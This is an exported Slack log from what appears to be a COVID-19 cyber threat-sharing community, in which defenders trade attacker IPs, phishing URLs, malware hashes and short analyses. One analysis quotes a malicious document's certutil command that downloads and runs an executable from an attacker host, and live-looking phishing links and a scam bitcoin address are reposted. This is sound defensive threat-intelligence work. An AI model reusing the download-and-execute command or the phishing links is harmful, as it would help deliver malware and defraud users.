UK / ps66uk / Public sector / Blue team 12:22 AM
replied to a thread:**@UK / ps66uk / Public sector / Blue team but was that using an actual gov.uk domain?**
no, a compromised host with a cloned site

IE / Michele Neylon /Blacknight /CEO 12:22 AM
ah ok

IE / Michele Neylon /Blacknight /CEO 12:22 AM
because getting an actual .gov.uk involves small animals being hurt

😄1

1 reply
29 days agoView thread

IE / Michele Neylon /Blacknight /CEO 12:23 AM
last time I spoke to them about it they were manually reviewing all registrations AND manually adding them to the zone

UK / ps66uk / Public sector / Blue team 12:24 AM
there's a push to get DMARC in place, and mothball any redundant domains to minimise spoofing for email too

IE / Michele Neylon /Blacknight /CEO 12:24 AM
The “dangling DNS” thing worries me

👍1

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 12:26 AM
In the last two hours we've seen C&C attempts against critical health infrastructure:Threat Source IP - 66.240.205.34
Threat Source IP Country - USA
Threat Source Port - 1066Identifying as ZeroAccess.Gen C&C

12:27
Looks like its being launched out of ShodanUpdate: Thanks to those who pointed out it could be regular Shodan traffic but it's generating way more traffic than a normal Shodan scan, which is noise we're probably all used too. This is looking different. (edited)

ForgottenSec/Forgotten Security/Detection Content Dev 12:30 AM
If it's coming from shodan, it's more than likely one of their probing scans

👍1

1 reply
29 days agoView thread

Sherman Chu / New York City Cyber Command / Intelligence Analyst 12:40 AM
justed checked, it resolves to malware-hunter[.]censes[.]shodan[.]io

13 replies
Last reply 29 days agoView thread

G - All comments TLP Amber 12:42 AM
Has anyone contacted Belkin / Linksys directly re: https://www.bleepingcomputer.com/forums/t/715480/coronavirus-dns-router-hijack/ Or have a good security contact at same? Please @ me directly.

BleepingComputer.com
Coronavirus DNS Router Hijack - General Security
Coronavirus DNS Router Hijack - posted in General Security: Thought the folks here might get a kick out of this one... My wife complained today that the internet was acting funny. I didnt see any issue with it, thought she was just doing something wrong. So tonight I boot up my computer and just let it chill on my desktop while I am playing my switch. After a few minutes my computer automatically opens a browser window and goes to the microsoft internet redirect like it would when y...(8 kB)
https://www.bleepingcomputer.com/forums/public/style_images/master/meta_image.png

22 replies
Last reply 28 days agoView thread

Lawrence Abrams / BleepingComputer / Reporter / Researcher 12:45 AM
Let me see if I can dig up the link that was removed. May be wiped already from DB

Bart Vrancken / NCSC-NL / Cyber Security Specialist 1:38 AM
pong @NL / Matthijs Koot / Secura and UvA / security researcher

Travis 2:23 AM

https://www.bleepingcomputer.com/news/security/hhsgov-open-redirect-used-by-coronavirus-phishing-to-spread-malware/

BleepingComputer

HHS.gov Open Redirect Used by Coronavirus Phishing to Spread Malware

An HHS.gov open redirect is currently being used by attackers to push malware payloads with the help of coronavirus-themed phishing emails onto unsuspecting victims' systems.(71 kB)
https://www.bleepstatic.com/content/hl-images/2020/03/16/hhs-gov-header-2.jpg

😟2

Bart Vrancken / NCSC-NL / Cyber Security Specialist 2:30 AM
just about anyone is here, perhaps its an idea to have some ' vetted ' channels, cause now several press guys are in here as well ...

👍7

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 2:32 AM
Bart, FYI it's already being discussed so I think will happen sooner than later!

Bart Vrancken / NCSC-NL / Cyber Security Specialist 2:33 AM
great! if needed i could help out with the vetting

👍1

LT / Rokas Domeika / CUJO AI / Threat Intelligence Analyst 2:35 AM
Press guys are one thing, but I see there are a plenty of anonymous accounts, which should be excluded (at least in my opinion)

👍4

Lawrence Abrams / BleepingComputer / Reporter / Researcher 2:35 AM
To ease any concerns, BleepingComputer will not be reporting on anything that has not been publicly reported. Otherwise it is being treated TLP:Green as requested.

👍8

US/AI/Healthcare Org/Cyber Security 2:36 AM
how do we verify?

Bart Vrancken / NCSC-NL / Cyber Security Specialist 2:36 AM
@LT / Rokas Domeika / CUJO AI / Threat Intelligence Analyst yeah, just an exacmple

2 replies

Last reply 29 days agoView thread

Bart Vrancken / NCSC-NL / Cyber Security Specialist 2:37 AM

well ill bet we can find 10 well-connected people that can do the tier1 vetting, most will know one of them and vice-versa

2:37

other by know 'company' e-mail as well perhaps for a specified list of domains

2:38

like CERT's , LEA, IR-teams, etc and those would know a lot of ppl here too

👍1

2:38

(just thinking out loud) (edited)

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 2:39 AM

We're seeing a threat against a healthcare provider from two sources at two different locations:Threat Source 1 IP - 51.159.59.241
Threat Source 1 Country - France
Threat Source 1 Port - UDP 51630Threat Source 2 IP - 69.10.35.52
Threat Source 2 Country - United Kingdom
Threat Source 2 Port - UDP 48526Both appear to be using the Metasploit framework to run Remote Code Execution Vulnerability attacks (among other attacks). (edited)

2 replies

Last reply 29 days agoView thread


NL- Theo - Realtime Register B.V. 2:52 AM

Just a FYI, there is a slack news channel to post all news and articles etc. (edited)

👍6

1 reply

29 days agoView thread



Samara 3:29 AM

Is there anyone from Oracle in this chain? DM me if you can

US/ Joe Gigliotti, Jr. / Grant Thornton LLP / Sr. Data Analyst 3:49 AM

replied to a thread:**@LT / Rokas Domeika / CUJO AI / Threat Intelligence Analyst yeah, just an exacmple**

If you want help vetting, I'm willing to pitch in

View newer replies

NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team 4:32 AM https://www.forbes.com/sites/daveywinder/2020/03/23/covid-19-vaccine-test-center-hit-by-cyber-attack-stolen-data-posted-online/

Forbes

COVID-19 Vaccine Test Center Hit By Cyber Attack, Stolen Data Posted Online

A medical facility on standby to help test any coronavirus vaccine has been hit by a ransomware group that promised not to target medical organizations.(66 kB)
https://thumbor.forbes.com/thumbor/fit-in/1200x0/filters%3Aformat%28jpg%29/https%3A%2F%2Fspecials-images.forbesimg.com%2Fimageserve%2F1205972800%2F0x0.jpg

Pinned by NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team

US / Joshua Saxe / Sophos / Chief Scientist 5:00 AM

@channel I see there are totally understandable concerns about the unvetted nature of the public channels in this workspace. The steering committee (which you are welcome to join, if you're willing to be vetted -- DM me), will be discussing how to deal with this tomorrow.Here's my own perspective. There are three variables to optimize for in building this community. Number of participants (size), the speed at which we can share information (velocity), and security (ensuring quality of information and the positive intent of participants).We have multiple goals here, and each demands different tradeoffs. For identification of threat trends and dissemination of this information to the public, a public, minimally vetted forum with an exponentially growing number of participants makes sense to me.For facilitation of sharing of IoCs and Yara rules, vetted channels are going to make sense. For sharing of anything that may involve PII, at most we'll want to use vetted portions of this workspace to initiate meetings, with all information shared outside of Slack and over secure channels.How we vet and how we make vetting scalable is something we're going to have to figure out. Just for this week, I'd urge everyone in public channels to do the minimum: set your screen name to "Full Name / Organization / Title." We'll work out a strategy and start executing on it in the coming 24-72 hours.I'm very glad to see so much participation here. This workspace seems to be the nucleus of an industry-wide collaboration that we'll all be very proud to look back upon when all this is over. If we execute right, as we grow and get organized, we can move the needle on how well protected essential organizations are while they're under extreme stress. Let's all work together to build a structure that will grow and stay agile and resilient in the face of the coming storm.

❤️11👍26💯9

3 replies

Last reply 29 days agoView thread

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 5:10 AM

@US / Joshua Saxe / Sophos / Chief Scientist and thank you for putting all of this together! We all have busy lives but at the end of the day our collective goal is to help others through the knowledge we have. Looking forward to helping out in any way that I can and getting the word out to the general cybersecurity community!

💯13

Abhishek Dubey 6:14 AM

crypto scams related to covid (edited)

6:14
https://checkphish.ai/insights/url/1584717308506/351e78cd76163da6622e2768e66a2d386474729a162b6e8d89e1b391f1d9e91c

checkphish.ai
zendesk-covid19.org url scan | Free Url Scanner & Phishing Detection | CheckPhish
zendesk-covid19.org Scan Results. CheckPhish is a free url scanner to detect phishing and malicious, scam and counterfeiting sites(216 kB)
https://rm-prod-screenshots.storage.googleapis.com/images/20200320/351e78cd76163da6622e2768e66a2d386474729a162b6e8d89e1b391f1d9e91c.png

6:14
@Justin Paine / Cloudflare / Head of Trust and Safety

Justin Paine / Cloudflare / Head of Trust and Safety 6:14 AM
Already have an interstitial in front of it. `zendesk-covid19{.org >> 37.140.192.59` (edited)

👍1

Abhishek Dubey 6:19 AM
great

6:19
thanks

6:19
anyone from Box here?

Abhishek Dubey 6:19 AM
https://checkphish.ai/insights/url/1584795511082/98efca25df0342d7c2a39f732c5dee238e685c16b99dc5b5e3792fb4dc082c5b

checkphish.ai
app.box.com url scan | Free Url Scanner & Phishing Detection | CheckPhish
app.box.com Scan Results. CheckPhish is a free url scanner to detect phishing and malicious, scam and counterfeiting sites(110 kB)
https://rm-prod-screenshots.storage.googleapis.com/images/20200321/98efca25df0342d7c2a39f732c5dee238e685c16b99dc5b5e3792fb4dc082c5b.png

1 reply
29 days agoView thread

IT / Emanuele Gentili / TS-WAY / Threat Intelligence🇮🇹 6:30 AM
Someone from Google ?
`hxxps://covid19-fg-grant.blogspot[.]com/`

👍2

IT / Emanuele Gentili / TS-WAY / Threat Intelligence🇮🇹 6:33 AM
2 files

👍1

3 replies
Last reply 29 days agoView thread

IT / Emanuele Gentili / TS-WAY / Threat Intelligence🇮🇹 6:38 AM
#Microsoft

Untitled

http://464004iiq76.waxcapital.net?e=user@domain.com
https://business-continuity-email---covid-19.azurewebsites.net/COVID-19_UPDATE-OFFICIAL/?e=user@domain.com
https://business-continuity-email---covid-19.azurewebsites.net/COVID-19_UPDATE-OFFICIAL/passw.php?service_uri_forwarding=valid_uri_authentication/domain/oauth/generate_tokenization=037a686c8eea29a9055941306c8a686d756e2140

👍1

6:39

Schermata 2020-03-24 alle 00.38.52.png

IT / Emanuele Gentili / TS-WAY / Threat Intelligence🇮🇹 6:44 AM
http://airbnb.id-covid19[.]com/update/login.php

a.png

IT / Emanuele Gentili / TS-WAY / Threat Intelligence🇮🇹 7:03 AM
mersrekdocuments[.]ir/Corona-Virus/
mersrekdocuments[.]ir/Covid/
bookdocument[.]ir/Covid-19/

3 files

👍1

US / Joshua Saxe / Sophos / Chief Scientist 9:31 AM

These are really helpful, thanks @IT / Emanuele Gentili / TS-WAY / Threat Intelligence

4S3c 10:25 AM

Hello from Colombia

👋1

US / Joshua Saxe / Sophos / Chief Scientist 10:33 AM

Welcome @4S3c 👋

shawn pennay 1:31 PM

hello everyone

👍1

Chris Pace 3:06 PM

Hello everyone, great resource thank you

NL/John Fokker / McAfee/ Head of Cyber Investigations 4:52 PM

Hi everyone from NL

1

NL / René Westerhuis / Dutch Tax Office / Sysadmin 4:52 PM

Goedemorgen! (Good morning)

Dutch_OsintGuy [NL] / DOGIS / osint specialist 4:53 PM

Hey! 👋

👍3

NL/John Fokker / McAfee/ Head of Cyber Investigations 4:53 PM

Gents, good to see some familiar faces

👍3

Dave Johnson 4:54 PM

Hey!

👍2

UK/Andrew Costis/VMWare Carbon Black/Threat Researcher/Malware/RE 5:21 PM

`covid19.doc` contains VBA macro, injects into rundll32.exe (crashes), looks to download and decrypt script (RC4) from `https://cdn[.]javacon[.]eu/gen_visual.js`.
MD5: `555fe4685033cb33b6508acb3f463be9`
SHA256: `4d71f1eab01045de9ae76ea248be7746bad70c12ad977eeb6e8f8e46bbce6395`

2 files

👍4

6 replies

Last reply 29 days agoView thread

NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team 5:26 PM

Goedemorgen, de invasie begonnen hier 🙂

NL / FrankyV / LE / Investigater🏡 5:29 PM

Goedemorgen allemaal.

Dave Johnson 5:30 PM

Morgen

Guillermo Abad / Experis Spain / Incident Responder 5:46 PM
https://www.bleepingcomputer.com/news/security/hackers-hijack-routers-dns-to-spread-malicious-covid-19-apps/

BleepingComputer
Hackers Hijack Routers' DNS to Spread Malicious COVID-19 Apps
A new cyber attack is hijacking router's DNS settings so that web browsers display alerts for a fake COVID-19 information app from the World Health Organization that is the Vidar information-stealing malware.(61 kB)
https://www.bleepstatic.com/content/hl-images/2019/12/16/TP-Link_Archer_Router.jpg

Pavan 6:00 PM
https://app.any.run/tasks/97f55702-515b-4326-9857-b55081e08598/

app.any.run
covid19.doc (MD5: 555FE4685033CB33B6508ACB3F463BE9) - Interactive analysis - ANY.RUN
Interactive malware hunting service. Any environments ready for live testing most type of threats. Without install. Without waiting.(116 kB)
https://content.any.run/tasks/97f55702-515b-4326-9857-b55081e08598/download/screens/adbf801d-27d0-4ae5-911e-a75cb4675689/image.jpeg

1 reply
29 days agoView thread

UK/Andrew Costis/VMWare Carbon Black/Threat Researcher/Malware/RE 6:02 PM
`COVID-19 - nCoV - Special Update - WHO.eml`
MD5: `4d8f1a78d7a0b9faa3c4e27e9cb6befa`
SHA256: `b720c71bfd199d956e21d8366fcda5dda66a8b085806329e67955925b16a361c`
[Attachment]
`COVID-19 - nCoV - Special Update.doc` contains exploit for MSOffice CVE-2017-11882.
MD5: `76387fb419cebcfb4b2b42e6dc544e8b`
SHA256: `cd25cea911bae68cf7672539cf6d2748753719bd7494bc9330171d83e4330d03`Downloads `http://getegroup[.]com/file.exe` using CERTUTIL.exe "`cErTuTiL -uRlCAchE -sPlIT -f http://getegroup[.]com/file.exe C:\Users\<user>\AppData\Local\Temp\\1.exe`"
MD5: `55b75cf1235c3345a62f79d8c824c571`
SHA256: `d340edceb10f4986da886264470c85e7e17dc74a76eb7d100c22b9527e32f1a3`
> `45.147.231.168 TCP:5200`

drops another file (trojan/stealer) which makes a further outbound connection to `89.108.85.153 TCP:80`. Persists in startup folder as .lnk file to file.exe .
MD5: `c994b9f63a0f17a71dd50b80fd70e9ad`
SHA256: `604f9cad9513927ee0543d830d6251cbf9be078d0366ad6082b0c43bd1f8f0bd`

Screen Shot 2020-03-24 at 10.28.21.png

❤️1

UK / Andy C / Public Sector / CyberSecurity Specialist 6:03 PM
sorry is there an invite link i can use to invite partners in ?

2 replies
Last reply 29 days agoView thread

CH / Steven Meyer / ZENDATA / CEO🇨🇭 6:20 PM
Here are some pulses that summarizes all the latest IoC, Hashes, URLs Domains etc. submitted here
https://otx.alienvault.com/pulse/5e79ebd76ac85a5c35115b7b
https://otx.alienvault.com/pulse/5e78e92cc21768b5d4115b7b
https://otx.alienvault.com/pulse/5e78ae801053203bcad008c0
https://otx.alienvault.com/pulse/5e78a4c457bd6c00c5f8b0fd
Stay home & stay safe
Steven (edited)

AlienVault Open Threat Exchange
AlienVault - Open Threat Exchange
Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

US / Joshua Saxe / Sophos / Chief Scientist 6:28 PM
We've created an #advisories channel for CERT-style advisories and other public broadcasts about COVID19-related cyber safety. Thanks @EU / Sara Marcolla / EC3-Europol / Specialist for the suggestion.

👌1

3 replies
Last reply 28 days agoView thread

UK/Andrew Costis/VMWare Carbon Black/Threat Researcher/Malware/RE 6:47 PM
COVID-19 crypto currency @ https://covid19crypto[.]com/ with crypto wallet/miner download at https://github.com/covid19crypto/covid-19 (suspicious?)
MD5: b0b046c564e5ef1c778626a6929aeeaf
SHA256: 6996b79722fff94371bed20ab5acd61ff8a97a269460b8c4ba1d5b1e9abf51cc
3 files

⁉️1

UK/Andrew Costis/VMWare Carbon Black/Threat Researcher/Malware/RE 7:10 PM

`ESSEL DELAY LETTER (Coronavirus Lock down).msg`
MD5: `99904983f122757a7dd6d3ba85c37cc0`
SHA256: `427c2ef11ba12cc35d4852b3ba92abf964b4c66afd56d5e25fe53426d3e49ab0`[Attachment]
`VESSEL DELAY LETTER.docx`
MD5: `f5d7e568be070ce51a35a31164df29b9`
SHA256: `273704d103f3d31b5bb42fb9bd040301ea21509b4ede30736bcad2da037374b7`
Attempts to downloads on open `http://kungglobalinvestmenteductgpmstdy8addres[.]duckdns[.]org/office/invoice_11151.doc` (offline)

Screen Shot 2020-03-24 at 11.53.15.png

2 replies
Last reply 28 days agoView thread

CA/Trev/KPMG/CTI 10:07 PM

How are you tracking COVID-19 news, specific to cyber?I'm currently configuring some RSS feeds via Inoreader to alert based on keywords...Resources:

- https://blog.inoreader.com/2020/03/get-free-local-covid-19-alerts-with-inoreader.html
- https://blog.inoreader.com/2020/03/how-we-made-our-free-covid-19-alerting-system-and-how-you-can-build-your-own-for-any-topic.html

(edited)

Inoreader blog

How we made our Free COVID-19 Alerting System and how you can build your own for any topic

Ever since we launched our Free COVID-19 Alerting System, we've been continuously asked how we made it. In this blog post, you will not only read how we did that, but you'll also learn how to achieve the same result (and even more) for any topic. A little history. See, the people who created I

Mar 23rd(155 kB)

https://blog.inoreader.com/wp-content/uploads/2020/03/how-we-made-covid.png

👍2

Nathaniel Q Quist / Palo Alto Networks - Unit42 / Threat Research / Public Cloud 10:12 PM
https://unit42.paloaltonetworks.com/covid19-cyber-threats/

Unit42
Don’t Panic: COVID-19 Cyber Threats
Unit 42's report to help you be informed about what cyber threats are happening around COVID-19 and how to protect yourself .
Mar 24th(398 kB)
https://unit42.paloaltonetworks.com/wp-content/uploads/2020/01/Malicious-email-r3d3-1024x512.png

💯1

4 replies
Last reply 28 days agoView thread

NL /MarceldW /NCSC / Security Specialist 10:14 PM
Hi There, this Marcel from NCSC Netherlands. I see a lot of very familiar names.

👍6

This message was deleted.

6 replies
Last reply 28 days agoView thread

UK/Andrew Costis/VMWare Carbon Black/Threat Researcher/Malware/RE 10:35 PM
IOC's related to a blog post we published towards the end of last week:

🙌1

4 replies
Last reply 28 days agoView thread

Leandro Velasco / KPN Security / Threat Intel Analyst 10:35 PM
Hi guys! not sure if this was shared already but I think it can be quite usefull. Cofense has made a compilation of COVID19 themed phising where they show some examples and the yara rules they used to get the emails!https://cofense.com/solutions/topic/coronavirus-infocenter/

Cofense
Coronavirus Phishing | COVID-19 Scams | Cofense Research
Whenever there’s a major disaster, phishing emails follow. Phishers play on human emotions like fear and urgency, which today are spreading as fast as the Coronavirus itself. Accurate information can protect your users and organization. Cofense is here to help.(583 kB)
https://cofense.com/wp-content/uploads/2020/03/CV19-Infocenter-1.png

💯2

John Crain / ICANN / Chief SSR Officer 10:42 PM

Anyone from VirusTotal on here? Can you PM me?

Wednesday, March 25th

Leandro Velasco / KPN Security / Threat Intel Analyst 12:16 AM

Someone else looking at this site https://media.cert.europa.eu/cert/filteredition/en/Cybersecurity-Covid-19.html for updates about cyber threats covid19 themed?

media.cert.europa.eu

CERT-EU News Monitor

World news as a topic based NewsBrief, which is updated every 10 minutes, or sent as real-time email alerts.

👍4

US / Joshua Saxe / Sophos / Chief Scientist 1:36 AM

Sophos report on COVID19-related threat activity from @USA/Andrew Brandt / Sophos / threat researcher and @Sean Gallagher / Sophos / Threat research https://news.sophos.com/en-us/2020/03/24/covidmalware/ (edited)

👍11

Bart Vrancken / NCSC-NL / Cyber Security Specialist 1:44 AM

https://www.theregister.co.uk/2020/03/24/azure_seems_to_be_full/

theregister.co.uk

'Azure appears to be full': UK punters complain of capacity issues on Microsoft's cloud

Bad time to request new resources, and existing ones have problems too(66 kB)

https://regmedia.co.uk/2019/02/05/shutterstock_cloud_uk.jpg

🤯2

Adam H/Analyst/EnergySector 3:30 AM

Thanks for the invite

Kimberly Grauer/ Head of Research/ Chainalysis 3:43 AM

Has anyone been collecting cryptocurrency addresses associated with cryptocurrency scams and ransomware attacks related to or exploiting COVID-19? If so, we might be able to provide some insight and alert appropriate businesses and authorities

2 replies

Last reply 22 days agoView thread

Abhishek Dubey 4:18 AM
we have seen binance crypto giveaway related to covid (edited)

Abhishek Dubey 4:18 AM
https://checkphish.ai/insights/url/1584717308506/351e78cd76163da6622e2768e66a2d386474729a162b6e8d89e1b391f1d9e91c

checkphish.ai
zendesk-covid19.org url scan | Free Url Scanner & Phishing Detection | CheckPhish
zendesk-covid19.org Scan Results. CheckPhish is a free url scanner to detect phishing and malicious, scam and counterfeiting sites(216 kB)
https://rm-prod-screenshots.storage.googleapis.com/images/20200320/351e78cd76163da6622e2768e66a2d386474729a162b6e8d89e1b391f1d9e91c.png

1 reply
27 days agoView thread

Abhishek Dubey 4:18 AM
OFFICIAL BITCOIN AIRDROP ADDRESS : 1PtsieGnWtUczpoDaSifx7BNBesWv8AY2j

4:22
@Kimberly Grauer/ Head of Research/ Chainalysis

James Cabe 4:31 AM
Good afternoon from Houston. @CyberX here. Tracking campaigns for Industrial Control Systems. We've has some drive-bys that lead to Conficker infection. Shame we don't have a Hive.io to drop those details into, but I will try to pull some IP addresses and wallet information

👍2

3 replies
Last reply 27 days agoView thread

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 4:48 AM
We're seeing incoming threat in the last 30 min to a health facility:Source IP Threat: 80.211.254.23
Source IP Threat Country: PolandWe recommend blacklisting.

👍4

CH / Steven Meyer / ZENDATA / CEO🇨🇭 5:37 AM
With today's update from the channel
https://otx.alienvault.com/pulse/5e7a8b35127abb12d035fe6a

AlienVault Open Threat Exchange

AlienVault - Open Threat Exchange

Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

👍2

1 reply

28 days agoView thread

Simple PollAPP 7:51 AM

was added to #official-announcements by US / Joshua Saxe / Sophos / Chief Scientist.

Pinned by Seth Rudesill / Community Brands (US) / Network Security Engineer

US / Joshua Saxe / Sophos / Chief Scientist 9:11 AM

After some private discussions, I wanted to clarify the going policy on journalists writing up information found here in news articles. We absolutely want credited news articles based on research done here. But, as stated in the message pinned to this channel, new research published here is default TLP: GREEN, so requires explicit permission from its publisher from journalists before it can be written up. However, if information shared here is a reshare or repackaging of knowledge that's **already public and has been made public legally and with good intent**, the assumption is that it's TLP: WHITE and can be published by journalists without permission. (edited)

👍21

Farah Ramlee/MyCERT/Analyst 12:36 PM

hi,

https://rogers-covid19.com/deposit.php

https://hadji.com.my/covid/who/files/f8db2e3a145a793fcb65bbb6acea0be1.php?e=redacted_email

the links are already down though..does it count?

1 reply

27 days agoView thread

Max Muth / SZ / Editor 3:06 PM

Hi All: Talked to a couple of folks on here for an article on the Covid-19-Cyber-Threat-Situation and the industry effort against it. Will likely drop in German daily SZ tomorrow. Can anyone help me out with screens of German language Covid lures I could use in the piece? It would be highly appreciated 🙏

3 replies

Last reply 27 days agoView thread

Johannes Gilger / urlscan.io / DE 4:17 PM

@Farah Ramlee/MyCERT/Analyst that domain contained phishing kits against multiple brands, ATB, Simplii, Desjardins

pro.urlscan.com_search_query=%22rogers-covid19.com%22.png

👍1

4 replies

Last reply 27 days agoView thread

IE / Michele Neylon /Blacknight /CEO 4:19 PM

If any EU government / consumer protection / state (ie. non-commercial) entities have published anything for end users like the graphic Europol put out please message me

2 replies

Last reply 28 days agoView thread

Leandro Velasco / KPN Security / Threat Intel Analyst 6:11 PM

Guys I have just pushed to my team github a compilation of news regarding cyber threats themed as covid-19 together with some risks during these times like magecart and wfh with lax security policies https://github.com/KPN-SRT/covid19_cyber_threats/blob/master/README.md let me know your thoughts and share if you like =P

README.md

```
# Overview - Cyber Threats Abusing COVID-19

Real-time updates by CERT-EU :
https://media.cert.europa.eu/cert/filteredition/en/Cybersecurity-Covid-19.html

## Phishing
```

Show more

KPN-SRT/covid19_cyber_threats | Added by GitHub

👍5

Kousik 6:19 PM

Covid-19 related IOCs in the past 24 hours from Anomali Threat Intelligence

image.png

Rob Scammell / Verdict / Reporter 6:36 PM

Hi all, I wrote up what the cybersecurity community is doing in light of coronavirus scams and attacks - including some of the work being done by this group: https://www.verdict.co.uk/coronavirus-hackers-wrath/

Verdict

Coronavirus hackers face the wrath of the cybersecurity community

Coronavirus hackers are tacking advantage of the Covid-19 pandemic to target hospitals. Cybersecurity pros have had enough.

Mar 25th(360 kB)

https://www.verdict.co.uk/wp-content/uploads/2020/03/coronavirus-hackers-wrath-cybersecurity.jpg

👍5

Pinned by NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team

US / Joshua Saxe / Sophos / Chief Scientist 6:57 PM

Hey everyone, I've received multiple reports of security product sales spam coming from a single individual's account in the form of DMs to other members here. The offending account has now been deactivated. While we are working on official community standards on the steering committee and hope to post these soon, it was already made very clear that this behavior is not OK. Please be warned that engaging in blatant product-selling activity / spamming on here will result in an immediate ban.

👍28❤️8

4 replies

Last reply 27 days agoView thread

AU/Dean Bull/QGOV/SOC 7:07 PM

So many opportunists

UK / Roger Neal / Sophos / Technology Services Manager 7:53 PM

Bonkers - we are here trying to help everybody out not sell to the members.

AU/Dean Bull/QGOV/SOC 8:02 PM

Sales or media opportunism here should be viewed as on par with malicious COVID-based opportunism. (edited)

Pinned by NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team

US / Joshua Saxe / Sophos / Chief Scientist 8:03 PM

Hey @**everyone** --Thanks to all of you for participating here and helping to build an observatory for COVID19-related cyber threats that's proven immensely useful to many. Even if you're here passively but taking advantage of this space to protect others or reshare intel, we're very happy you're here. Now, a few pieces of news.First, it would be enormously helpful if everyone invited their Twitter / LinkedIn / and other professional networks to this Slack. The more people we have here, the more 'sensors' we have around observing COVID19-related threats, and the larger the audience we'll have here to benefit

from our intelligence. There's no reason we shouldn't have as many people here as attend Blackhat or RSA, for example.Here's the invite link: https://join.slack.com/t/covid19cybert-qvl7792/shared_invite/zt-cyt9l8z9-wojJ6lHvlLKbWU0GnoUfXQ -- please share. For convenience, you can also just retweet or share my tweet: https://twitter.com/joshua_saxe/status/1240469436169101312Second: good news, Slack has recognized our efforts, and has offered to upgrade our workspace to a professional workspace for free. Hopefully the change will take effect today and we will benefit from unlimited message storage and more fine grained administration options.Third: the steering committee met yesterday and we are taking a few initiatives. We're formulating community standards that we're currently voting on. Second, we're picking a threat intelligence platform that we'll stand up for sharing intelligence in a structured manner -- this will be a game changer once we have it set up. Third, we're looking at creating a website for this group soon. Fourth, we're deciding on a vetting procedure to gate access to private spaces within this workspace, so not all activity is public.All this is to say, within a few working days I think we will be much further along at organizing the efforts represented here. Thanks to everyone for their participation.Best,
Josh

Joshua Saxe @joshua_saxe
Infosec friends RT please: As attackers increasingly exploit the health crisis to compromise users, we should be sharing what we're seeing with one another. I'm starting a non-vendor-aligned Slack to this end. Please join and responsibly share intel! https://join.slack.com/t/covid19cybert-qvl7792/shared_invite/zt-cxawnc2e-2~_OWKwj56GsGulV2UtQOg
Twitter | Mar 19th

👍39👏1

1 reply
27 days agoView thread

US/Mike Talon/Cymulate/Solution Architect 8:12 PM
Morning. What'd I miss?

NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team 8:22 PM
Hi Mike, the most important stuff is pinned I'd say (And if I missed something send me a DM please) (edited)

US/Mike Talon/Cymulate/Solution Architect 8:22 PM
thanks!

Steve Matthews / Recorded Future / RSM 10:08 PM
Hi Folks. Please see this report - it's no longer up to date, but may contain some useful information. Please see the appendix for IOCs and domains registered.

PDF

FR-2020-0312 Capitalizing on Coronavirus Panic, Threat Actors Target Victims Worldwide.pdf

1 MB
PDF
— Click to view

💯4👍2

Arvin / Capgemini / Cyber Threat Intel 10:15 PM
@Steve Matthews / Recorded Future / RSM maybe you can run new indicators sinec RF can map IOCs quickly just for corona?

👆1

Francesco Poldi / [Redacted] / OSINT R-and-D 10:41 PM
Hi everyone, just wanted to share the link to GitKraken Glo. It basically allows you to create shared issue boards. You don't need a Github repo, it's like Trello but a bit better (IMHO) https://www.gitkraken.com/glo
This could help us keeping track of the tasks (edited)

👍2

Wilson Prieto / colCERT / Colombia 10:59 PM
Greetings, All. This's Wilson, from the Colombian National CERT (colCERT). Hope you Guys are doing well.

❤️2👍1

Christopher Vega / Activision Blizzard / Threat Intel Lead 11:01 PM
Hello and welcome!

🙂4

US / Joshua Saxe / Sophos / Chief Scientist 11:05 PM
Good news: free paid tier version of Slack now in effect thanks to Slack's support of our efforts.

👏27👋6👍8💯4🎉1

NL / René Westerhuis / Dutch Tax Office / Sysadmin 11:05 PM
Excellent! Thanks to Slack, and to you for setting this all up

❤️3

Mitch Parker/IU Health (US)/CISO 11:08 PM
Hello! This is excellent and thank you Sean!

👋1

Sean Gallagher / Sophos / Threat research 11:10 PM

Welcome @Mitch Parker/IU Health (US)/CISO - glad to have a healthcare CISO in the house

❤️2👍2

NL / Matthijs Koot / Secura and UvA / security researcher 11:19 PM

Operators of F5 BIG IP, BIG-IQ & Traffic SDC should make sure the management interface is not accessible to crooks --> RCE via JNDI injection in Apache CVE-2020-8840 FasterXML/jackson-databind. It affects multiple versions of said products https://support.f5.com/csp/article/K15320518 No patch available yet. The F5 advisory does not mention whether it is pre-auth so I assume (for now) that it is.In FasterXML jackson-databind 2.0.0 through 2.9.10.2, due to the lack of certain **xbean-reflect/JNDI** blocking, as demonstrated by **org.apache.xbean.propertyeditor.JndiConverter**, attackers can exploit JNDI injections to remotely execute code. FasterXML Jackson is a Java-based data processing tool. (CVE-2020-8840) I'm not sure if this is the right channel for such info as it is not C-19 specific; but OTOH the vuln is critical and may be observed being abused by the same actors (given foothold that allows network-level access to the management interface; which can be anywhere between very easy to very hard to acquire, depending on individual organizations). Perhaps a vulnerability-oriented channel would be good for proactive preventative activities. I posted this in #advisories first but I'm not sure everyone who wants to know about this kind of information is present there. (edited)

👍1

Wilson Prieto / colCERT / Colombia 11:30 PM

Thanks for the info, very interesting..

Will / Cyjax (UK) / Security Researcher 11:59 PM

Here's our COVID19 Cyber situation report https://www.cyjax.com/2020/03/23/covid-19-cyber-situation-report/

Our TLP Green Cyber Threat Intelligence Report on Covid-19 related cyberattacks and scams can be found inside.

We created this report with the CV19 Cyber Volunteers working group. https://twitter.com/Cv19Cyber

Cyjax

COVID-19 Cyber Situation Report ⋆ Cyjax

Businesses, governments and their citizens around the world face an unprecedented challenge from the coronavirus pandemic. This is both a physical and cybersecurity issue. At the time of publication, there had been over 330,000 confirmed cases worldwide and 14,500 deaths. This includes 5,683 patients in the UK and 281 fatalities. [1] Strict limitations have been … Continued



Mar 23rd(1 MB)

https://www.cyjax.com/app/uploads/2020/03/shutterstock_1658863093.png

twitter.com

Cyber Volunteers 19 (@Cv19Cyber) | Twitter
